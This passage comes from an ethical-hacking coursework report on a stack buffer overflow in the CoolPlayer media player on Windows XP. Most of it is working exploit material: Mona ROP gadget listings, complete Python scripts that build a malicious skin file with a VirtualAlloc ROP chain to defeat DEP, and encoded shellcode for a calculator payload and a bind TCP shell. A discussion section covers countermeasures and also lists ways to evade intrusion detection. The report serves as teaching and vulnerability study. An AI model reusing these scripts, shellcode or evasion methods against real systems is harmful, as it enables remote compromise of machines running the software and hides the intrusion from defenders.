0x77c3805d :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2e05f :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4dc95 :  # ADD ESP,2C # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48062 :  # SUB EAX,ECX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2eabb :  # MOV EAX,ESI # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48064 :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c59c62 :  # ADD AL,0 # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c36069 :  # ADD CL,CL # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206a :  # ADD BL,AL # XOR EAX,EAX # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206c :  # XOR EAX,EAX # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206e :  # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2eabd :  # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2a072 :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
```

Figure 67 Interesting ROP Gadgets

Figure 66 and 67 shows the ROP gadgets that will be helpful in exploitation. Also, in the same directory is a file called rop_chains.txt. It has attempted to create a ROP gadget although one that is suitable can be seen here:

```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
--------------------------------------------------------
```

Figure 68 VirtualAlloc() ROP Gadgets

```
*** [ Python ] ***

 def create_rop_chain():

   # rop chain generated with mona.py - www.corelan.be
   rop_gadgets = [
     #[---INFO:gadgets_to_set_ebp:---]
     0x77c2ece9,  # POP EBP # RETN [msvcrt.dll]
     0x77c2ece9,  # skip 4 bytes [msvcrt.dll]
     #[---INFO:gadgets_to_set_ebx:---]
     0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
     0xffffffff,  #
     0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
     0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
     #[---INFO:gadgets_to_set_edx:---]
     0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
     0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
     0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
     0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
     #[---INFO:gadgets_to_set_ecx:---]
     0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
     0xa2a7fcd6,  # put delta into eax (-> put 0x00000040 into ecx)
     0x77c53120,  # ADD EAX,5D58036A # RETN [msvcrt.dll]
     0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
     #[---INFO:gadgets_to_set_edi:---]
     0x77c47cde,  # POP EDI # RETN [msvcrt.dll]
     0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
     #[---INFO:gadgets_to_set_esi:---]
     0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
     0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
     0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
     0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
     #[---INFO:pushad:---]
     0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
     #[---INFO:extras:---]
     0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
   ]
   return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

 rop_chain = create_rop_chain()
```

Figure 69 ROP Gadget in Python

Figure 69 shows a complete ROP gadget built in Python. Next, we must find a RET command to begin the chain. The msvcrt.dll will be searched again using Mona and the bad characters have been specified again:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\xff\x2c\x3d"
```

Figure 70 Searching for RET Commands

This will give us a list of RET addresses, although some cannot be used because of their non-executable status. Therefore, this must be put into consideration:

```
0x77c5d002 : "retn" |  {PAGE_WRITECOPY}
0x77c5f570 : "retn" |  {PAGE_WRITECOPY}
0x77c5f660 : "retn" |  {PAGE_WRITECOPY}
0x77c5f952 : "retn" |  {PAGE_WRITECOPY}
0x77c5f95e : "retn" |  {PAGE_WRITECOPY}
0x77c5f96a : "retn" |  {PAGE_WRITECOPY}
0x77c5f976 : "retn" |  {PAGE_WRITECOPY}
0x77c60171 : "retn" |  {PAGE_WRITECOPY}
0x77c602bc : "retn" |  {PAGE_WRITECOPY}
0x77c608a8 : "retn" |  {PAGE_WRITECOPY}
0x77c608ce : "retn" |  {PAGE_WRITECOPY}
0x77c6096a : "retn" |  {PAGE_WRITECOPY}
0x77c609f1 : "retn" |  {PAGE_WRITECOPY}
0x77c60b0f : "retn" |  {PAGE_WRITECOPY}
0x77c60b7f : "retn" |  {PAGE_WRITECOPY}
0x77c60b8f : "retn" |  {PAGE_WRITECOPY}
0x77c62763 : "retn" |  {PAGE_WRITECOPY}
0x77c656c0 : "retn" |  {PAGE_READONLY}
0x77c65736 : "retn" |  {PAGE_READONLY}
0x77c658f4 : "retn" |  {PAGE_READONLY}
0x77c65a1a : "retn" |  {PAGE_READONLY}
0x77c65c8c : "retn" |  {PAGE_READONLY}
0x77c66032 : "retn" |  {PAGE_READONLY}
0x77c66342 : "retn" |  {PAGE_READONLY}
```

Figure 71 Unusable RET Addresses

Below is a list of RET addresses that can be used:

```
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ}
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ}
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ}
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ}
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ}
0x77c112ae : "retn" |  {PAGE_EXECUTE_READ}
0x77c12091 : "retn" |  {PAGE_EXECUTE_READ}
0x77c1209d : "retn" |  {PAGE_EXECUTE_READ}
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ}
0x77c1257a : "retn" |  {PAGE_EXECUTE_READ}
0x77c1258a : "retn" |  {PAGE_EXECUTE_READ}
0x77c125aa : "retn" |  {PAGE_EXECUTE_READ}
0x77c125ba : "retn" |  {PAGE_EXECUTE_READ}
0x77c1279a : "retn" |  {PAGE_EXECUTE_READ}
0x77c127b2 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127be : "retn" |  {PAGE_EXECUTE_READ}
0x77c127c2 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127ca : "retn" |  {PAGE_EXECUTE_READ}
0x77c127ce : "retn" |  {PAGE_EXECUTE_READ}
0x77c127d6 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127da : "retn" |  {PAGE_EXECUTE_READ}
0x77c127e2 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127e6 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127ee : "retn" |  {PAGE_EXECUTE_READ}
0x77c127f2 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127fe : "retn" |  {PAGE_EXECUTE_READ}
0x77c12802 : "retn" |  {PAGE_EXECUTE_READ}
0x77c1280e : "retn" |  {PAGE_EXECUTE_READ}
0x77c12816 : "retn" |  {PAGE_EXECUTE_READ}
0x77c1281a : "retn" |  {PAGE_EXECUTE_READ}
```

Figure 72 Usable Return Addresses Marked with 'PAGE_EXECUTE_READ'

This will test that the ROP Chain can be set in motion, with the address 0x77c11110 found in Figure 72:

```
import struct
file = open("roptesting.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1096
buffer = struct.pack('<I', 0x77c11110)

# rop here
rop_chain = "BBBB"

nop = "\x90" * 16

# shellcode here
shellcode = "CCCC"

file.write(header+junk+buffer+rop_chain+nop+shellcode)
file.close()
```

Figure 73 Initial ROP Script




Figure 74 Successful ROP Script

2.4.3 Running Calculator in DEP Mode

Now, we will use the completed ROP chain obtained earlier and create a python script:

```
import struct
file = open("rop_final.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1096
buffer = struct.pack('<I', 0x77c11110)

# rop here - make the stack executable
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c2ece9,  # POP EBP # RETN [msvcrt.dll]
      0x77c2ece9,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0xa2a7fcd6,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c53120,  # ADD EAX,5D58036A # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47cde,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

nop = "\x90" * 16
```

Figure 75 ROP Chain Script (Part 1)

```
# shellcode here
shellcode = b""
shellcode += "\xdb\xd1\xbd\xa8\xbb\x18\x53\xd9\x74\x24\xf4\x58\x33\xc9"
shellcode += "\xb1\x31\x31\x68\x18\x03\x68\x18\x83\xe8\x54\x59\xed\xaf"
shellcode += "\x4c\x1c\x0e\x50\x8c\x41\x86\xb5\xbd\x41\xfc\xbe\xed\x71"
shellcode += "\x76\x92\x01\xf9\xda\x07\x92\x8f\xf2\x28\x13\x25\x25\x06"
shellcode += "\xa4\x16\x15\x09\x26\x65\x4a\xe9\x17\xa6\x9f\xe8\x50\xdb"
shellcode += "\x52\xb8\x09\x97\xc1\x2d\x3e\xed\xd9\xc6\x0c\xe3\x59\x3a"
shellcode += "\xc4\x02\x4b\xed\x5f\x5d\x4b\x0f\x8c\xd5\xc2\x17\xd1\xd0"
shellcode += "\x9d\xac\x21\xae\x1f\x65\x78\x4f\xb3\x48\xb5\xa2\xcd\x8d"
shellcode += "\x71\x5d\xb8\xe7\x82\xe0\xbb\x33\xf9\x3e\x49\xa0\x59\xb4"
shellcode += "\xe9\x0c\x58\x19\x6f\xc6\x56\xd6\xfb\x80\x7a\xe9\x28\xbb"
shellcode += "\x86\x62\xcf\x6c\x0f\x30\xf4\xa8\x54\xe2\x95\xe9\x30\x45"
shellcode += "\xa9\xea\x9b\x3a\x0f\x60\x31\x2e\x22\x2b\x5f\xb1\xb0\x51"
shellcode += "\x2d\xb1\xca\x59\x01\xda\xfb\xd2\xce\x9d\x03\x31\xab\x52"
shellcode += "\x4e\x18\x9d\xfa\x17\xc8\x9c\x66\xa8\x26\xe2\x9e\x2b\xc3"
shellcode += "\x9a\x64\x33\xa6\x9f\x21\xf3\x5a\xed\x3a\x96\x5c\x42\x3a"
shellcode += "\xb3\x3e\x05\xa8\x5f\xef\xa0\x48\xc5\xef"

file.write(header+junk+buffer+rop_chain+nop+shellcode)
file.close()
```

Figure 76 ROP Chain Script (Part 2)

Figure 75 and 76 show the ROP chain script with the ROP chain and the calculator shellcode. This successfully runs calculator:




Figure 77 ROP Chain Calculator

2.4.4 Getting a Shell in DEP

The application was previously able to grant a shell and the same process can be followed here. The script for exploiting DEP was slightly different but the shellcode can be replaced. This can be seen below:

```
import struct
file = open("rop_final.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1096
buffer = struct.pack('<I', 0x77c11110)

# rop here - make the stack executable
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c2ece9,  # POP EBP # RETN [msvcrt.dll]
      0x77c2ece9,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0xa2a7fcd6,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c53120,  # ADD EAX,5D58036A # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47cde,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

nop = "\x90" * 16

# shellcode here

file.write(header+junk+buffer+rop_chain+nop+shellcode)
file.close()
```

Figure 78 ROP Chain Script used For Bind TCP Shell

Figure 78 shows the script that can be used to get a shell on the XP machine. The annotated ‘shellcode here’ can be replaced with the shell bind TCP payload.

3 Discussion

3.1 General Discussion

It was clear that CoolPlayer suffers from a serious buffer overflow vulnerability that needs to be fixed immediately. The developers did not realise that there was an overflow error occurring when the skin file was loaded and as a result this demonstrates that not enough was done to fix this. It could have also been due to a lack of understanding of bound checking within C that caused this issue. Therefore, the developer needs to be aware of using methods of manually programming the application to perform input validation and bounds checking on skin files. From the results of the analysis of the shellcode space, there is clearly a large amount of space that causes an overflow: the minimum being 1096 and the maximum with 31648. The application was also shown to be filtering for bad characters, but not enough characters were filtered for including escape characters.

Since the application suffered from a buffer overflow, this was able to be exploited and this was shown through the severity of the shell demonstration. Because of the overflow issue, an attacker would be able to exploit this to their advantage and gain a shell on a vulnerable victim. This can deal the most damage to a victim and cause further damage to a network if left unpatched. This was shown when network data on the XP machine was accessed as well as the view of the C root directory. Although DEP could be used to hinder an attacker, this was not enough to protect the program. This ultimately demonstrated that DEP was easy to overcome and would not take long before an attacker was able to exploit it.

3.2 Countermeasures (for a project in ethical hacking)

3.2.1 Countermeasures to Buffer Overflows – Modern Operating Systems

Despite buffer overflows being one of the most popular methods of attack, there are countermeasures to this. For software, programs that are developed using C and C++ may be vulnerable to buffer overflows. These languages, which offer programmers access to memory and address spaces, don’t perform bound checking automatically making applications built in these languages easily exploited. Common program methods such as gets(), sprint(), strcpy() and strcat() do not perform bound checking and as a result can be used by an attacker to perform an overflow on the buffer. An alternative to strpcy() is a safer method called strncpy(). Compared to C and C++, languages such as Java and C# automatically perform bound checks and throw exceptions if the data was found to be exceeding the buffer. Still, C and C++ can be used safely, and programmers must be made aware of using appropriate techniques to incorporate safe code into their programs as these do not do it automatically (Chatole and Nagar, 2018).

Modern operating systems have a strong countermeasure against buffer overflows as these possess runtime protections to mitigate against overflow attacks. It does this by randomly rearranging address space locations of the main data areas of a process and avoiding knowledge of the exact location of important executable memory codes and assigns a binary value, which can be marked with executable or non-executable in a memory area, protecting the non-executable area from exploits (Buffer Overflow Attack Prevention, 2020).

Executable Space Protection means memory regions would be marked as non-executable, which would prevent the execution of shellcode in these areas (Buffer Overflow Attack Prevention, 2020). However, this was overcome using ROP chains to make the stack be able to execute shellcode and should not be relied on individually to combat against stack buffer overflows. In essence, it should be used but not expressly relied upon for buffer overflow protection.

Address Space Layout Randomisation (ASLR) may also be used to overcome buffer overflows. This can be used to make it difficult to perform a buffer overflow attack as the attacker would need to know the exact location of an executable address in memory. This is designed to make it more difficult for attackers to exploit the buffer overflow (IBM Docs, n.d.). Components such as the stack, heap and libraries are moved to a different location in memory on each program execution, making it difficult to pinpoint for attackers. However, this may be overcome using a Jump Over attack which targets the Branch Target Buffer (BTB). This will ultimately let an attacker determine known branch instructions in a running program (Stewart, 2016).

3.2.1 Overcoming Intrusion Detection Systems

Although Intrusion Detection Systems (IDS) may be used to detect buffer overflows, there are methods that can be used to overcome this. One possible method of performing this would only work by knowing the exact memory address and size of the stack to get shellcode to run. An attacker may use a No Operation (NOP) instruction to move the instruction pointer and can be modified to be randomly replaced with pieces of code such as '*x++, x-;?NOPNOP*' (Basics, n.d.).

Another possible method to evade Intrusion Detection Systems is to use flooding. Flooding involves flooding a network with noise traffic causing the IDS to exhaust its resources examining pointless traffic, allowing an attacker to target a network without the interaction of the IDS (Pearson Certification, 2004). Fragmentation may also be used to divide network packets into multiple pieces causing an IDS to not be able to see the true data that it is carrying and once it has reached the host these may be reconstructed into the full payload that causes serious damage. Sending invalid network packets may be another option. An attacker can modify one of the six TCP flags or the packet checksum to evade an IDS (Yeah Hub, 2017).

Attackers can use polymorphic techniques to mask their shellcode. This can be used to evade IDS systems by modifying the attack payload so that it doesn't match default IDS signatures. This should then allow an attacker to bypass an IDS (Yeah Hub, 2017). In addition, they can also use obfuscation techniques to hide their shellcode. For example, attackers can encode their payload using BASE64, which an IDS may inspect and forward without raising any alarms (Yeah Hub, 2017). If an attacker knows the location of the logging server which the IDS uses, they may be able to launch a Denial-Of-Service attack on the server which will cause the IDS to not be able to log any events (Yeah Hub, 2017).

Intrusion Detection Systems can also be overcome through encryption. This can be very situational but if an attacker were able to compromise a target via Secure Shell (SSH), Secure Socket Layer (SSL) or a Virtual Private Network (VPN) tunnel they can avoid IDS as this makes it impossible for it to analyse traffic, causing it to allow traffic to pass. This can be limited because it relies on an attacker having established connection with the victim (Pearson Certification, 2004).

3.3 CONCLUSION

The work carried out on this application proves that it is a serious security issue if left unchecked. If unpatched, this is an effective entry for an attacker onto a network and should be taken seriously. The ramifications of this vulnerability are serious and could result in serious damage to any users or organisations who have this software installed on their device. With secure testing and modifications to the operating system, this would leave the software in a better state than it is now.

REFERENCES

Constantin, L., 2020. *What is a buffer overflow? How hackers exploit these vulnerabilities*. [online] CSO Online. Available at: <https://www.csoonline.com/article/3513477/what-is-a-buffer-overflow-and-how-hackers-exploit-these-vulnerabilities.html> [Accessed 11 May 2021].

Veracode. n.d. *Buffer Overflow Vulnerabilities, Exploits & Attacks* | *Veracode*. [online] Available at: <https://www.veracode.com/security/buffer-overflow> [Accessed 11 May 2021].

Learning Center. 2021. *What is a Buffer Overflow* | *Attack Types and Prevention Methods* | *Imperva*. [online] Available at: <https://www.imperva.com/learn/application-security/buffer-overflow/> [Accessed 11 May 2021].

Rai, S., 2019. *What is Stack Based Buffer Overflow? - HackersOnlineClub*. [online] HackersOnlineClub. Available at: <https://hackersonlineclub.com/stack-based-buffer-overflow/> [Accessed 11 May 2021].

Offensive-security.com. n.d. *Writing An Exploit - Improving Our Exploit Development*. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/> [Accessed 11 May 2021].

Kumar, N., 2015. *Dealing with Bad Characters & JMP Instruction - Infosec Resources*. [online] Infosec Resources. Available at: <https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/> [Accessed 11 May 2021].

Liodeus.github.io. 2020. *Buffer Overflow personal cheatsheet*. [online] Available at: <https://liodeus.github.io/2020/08/11/bufferOverflow.html> [Accessed 11 May 2021].

Medium. 2019. *Offensive Msfvenom: From Generating Shellcode to Creating Trojans*. [online] Available at: <https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86> [Accessed 11 May 2021].

pentestwiki.org. n.d. *Msfvenom Payloads Cheat Sheet*. [online] Available at: <https://pentestwiki.org/msfvenom-payloads-cheat-sheet/> [Accessed 12 May 2021].

Anubissec.github.io. n.d. *Egghunter Shellcode*. [online] Available at: <https://anubissec.github.io/Egghunter-Shellcode/> [Accessed 11 May 2021].

User, S., 2017. *ROP Chain. How to Defend from ROP Attacks (Basic Example)*. [online] Apriorit. Available at: <https://www.apriorit.com/dev-blog/434-rop-exploit-protection> [Accessed 11 May 2021].

Chatole, V. and Nagar, G., 2018. *Buffer overflow: Mechanism and countermeasures*. [online] Ijariit.com. Available at: <https://www.ijariit.com/manuscripts/v4i6/V4I6-1337.pdf> [Accessed 12 May 2021].

Ibm.com. n.d. *IBM Docs*. [online] Available at: <https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization> [Accessed 12 May 2021].

Stewart, D., 2016. *What Is ASLR, and How Does It Keep Your Computer Secure?*. [online] How-To Geek. Available at: <https://www.howtogeek.com/278056/what-is-aslr-and-how-does-it-keep-your-computer-secure/> [Accessed 12 May 2021].

Certification, P., 2004. *Intrusion Detection Evasive Techniques | Intrusion Detection Overview | Pearson IT Certification*. [online] Pearsonitcertification.com. Available at: <https://www.pearsonitcertification.com/articles/article.aspx?p=174342&seqNum=3> [Accessed 12 May 2021].

Yeah Hub. 2017. *Top 6 techniques to bypass an IDS (Intrusion Detection System) - Yeah Hub*. [online] Available at: <https://www.yeahhub.com/top-6-techniques-to-bypass-an-ids-intrusion-detection-system/> [Accessed 12 May 2021].

Tools:

Immunityinc.com. n.d. *Immunity Debugger*. [online] Available at: <https://www.immunityinc.com/products/debugger/> [Accessed 11 May 2021].

GitHub. n.d. *corelan/mona*. [online] Available at: <https://github.com/corelan/mona> [Accessed 11 May 2021].

Metasploit. n.d. *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*. [online] Available at: <https://www.metasploit.com/> [Accessed 12 May 2021].

BIBLIOGRAPHY

Dell.com. 2021. *What is Data Execution Prevention (DEP)? | Dell UK*. [online] Available at: <https://www.dell.com/support/kbdoc/en-uk/000147101/what-is-data-execution-prevention-dep> [Accessed 11 May 2021].

pentestwiki.org. n.d. *Msfvenom Payloads Cheat Sheet*. [online] Available at: <https://pentestwiki.org/msfvenom-payloads-cheat-sheet/> [Accessed 11 May 2021].

Armoredcode.com. n.d. *A closer look to msf-egghunter*. [online] Available at: <https://armoredcode.com/blog/a-closer-look-to-msf-egghunter/> [Accessed 11 May 2021].

Evtyushkin, D., Ponomarev, D. and Abu-Ghazaleh, N., n.d. *Jump Over ASLR: Attacking Branch Predictors to Bypass ASLR*. [online] Cs.ucr.edu. Available at: <http://www.cs.ucr.edu/~nael/pubs/micro16.pdf> [Accessed 12 May 2021].

APPENDICES

APPENDIX A

Figure 30 - Stack Contents During ‘crashspace.pl’




Figure 49 - Calculator Shellcode using MSFvenom with Shikata Ga Nai Encoding and Specified Bad Characters

```
"\xdb\xd1\xbd\xa8\xbb\x18\x53\xd9\x74\x24\xf4\x58\x33\xc9" .
"\xb1\x31\x31\x68\x18\x03\x68\x18\x83\xe8\x54\x59\xed\xaf" .
"\x4c\x1c\x0e\x50\x8c\x41\x86\xb5\xbd\x41\xfc\xbe\xed\x71" .
"\x76\x92\x01\xf9\xda\x07\x92\x8f\xf2\x28\x13\x25\x25\x06" .
"\xa4\x16\x15\x09\x26\x65\x4a\xe9\x17\xa6\x9f\xe8\x50\xdb" .
"\x52\xb8\x09\x97\xc1\x2d\x3e\xed\xd9\xc6\x0c\xe3\x59\x3a" .
"\xc4\x02\x4b\xed\x5f\x5d\x4b\x0f\x8c\xd5\xc2\x17\xd1\xd0" .
"\x9d\xac\x21\xae\x1f\x65\x78\x4f\xb3\x48\xb5\xa2\xcd\x8d" .
"\x71\x5d\xb8\xe7\x82\xe0\xbb\x33\xf9\x3e\x49\xa0\x59\xb4" .
"\xe9\x0c\x58\x19\x6f\xc6\x56\xd6\xfb\x80\x7a\xe9\x28\xbb" .
```

```
"\x86\x62\xcf\x6c\x0f\x30\xf4\xa8\x54\xe2\x95\xe9\x30\x45" .
"\xa9\xea\x9b\x3a\x0f\x60\x31\x2e\x22\x2b\x5f\xb1\xb0\x51" .
"\x2d\xb1\xca\x59\x01\xda\xfb\xd2\xce\x9d\x03\x31\xab\x52" .
"\x4e\x18\x9d\xfa\x17\xc8\x9c\x66\xa8\x26\xe2\x9e\x2b\xc3" .
"\x9a\x64\x33\xa6\x9f\x21\xf3\x5a\xed\x3a\x96\x5c\x42\x3a" .
"\xb3\x3e\x05\xa8\x5f\xef\xa0\x48\xc5\xef"
```

Figure 52 - Shell Bind TCP Shellcode

```
“\xbb\x76\xee\x98\xa0\xda\xda\xd9\x74\x24\xf4\x5a\x29\xc9" .
"\xb1\x53\x31\x5a\x12\x03\x5a\x12\x83\xb4\xea\x7a\x55\xc4" .
"\x1b\xf8\x96\x34\xdc\x9d\x1f\xd1\xed\x9d\x44\x92\x5e\x2e" .
"\x0e\xf6\x52\xc5\x42\xe2\xe1\xab\x4a\x05\x41\x01\xad\x28" .
"\x52\x3a\x8d\x2b\xd0\x41\xc2\x8b\xe9\x89\x17\xca\x2e\xf7" .
"\xda\x9e\xe7\x73\x48\x0e\x83\xce\x51\xa5\xdf\xdf\xd1\x5a" .
"\x97\xde\xf0\xcd\xa3\xb8\xd2\xec\x60\xb1\x5a\xf6\x65\xfc" .
"\x15\x8d\x5e\x8a\xa7\x47\xaf\x73\x0b\xa6\x1f\x86\x55\xef" .
"\x98\x79\x20\x19\xdb\x04\x33\xde\xa1\xd2\xb6\xc4\x02\x90" .
"\x61\x20\xb2\x75\xf7\xa3\xb8\x32\x73\xeb\xdc\xc5\x50\x80" .
"\xd9\x4e\x57\x46\x68\x14\x7c\x42\x30\xce\x1d\xd3\x9c\xa1" .
"\x22\x03\x7f\x1d\x87\x48\x92\x4a\xba\x13\xfb\xbf\xf7\xab" .
"\xfb\xd7\x80\xd8\xc9\x78\x3b\x76\x62\xf0\xe5\x81\x85\x2b" .
"\x51\x1d\x78\xd4\xa2\x34\xbf\x80\xf2\x2e\x16\xa9\x98\xae" .
"\x97\x7c\x34\xa6\x3e\x2f\x2b\x4b\x80\x9f\xeb\xe3\x69\xca" .
"\xe3\xdc\x8a\xf5\x29\x75\x22\x08\xd2\x68\xef\x85\x34\xe0" .
"\x1f\xc0\xef\x9c\xdd\x37\x38\x3b\x1d\x12\x10\xab\x56\x74" .
"\xa7\xd4\x66\x52\x8f\x42\xed\xb1\x0b\x73\xf2\x9f\x3b\xe4" .
"\x65\x55\xaa\x47\x17\x6a\xe7\x3f\xb4\xf9\x6c\xbf\xb3\xe1" .
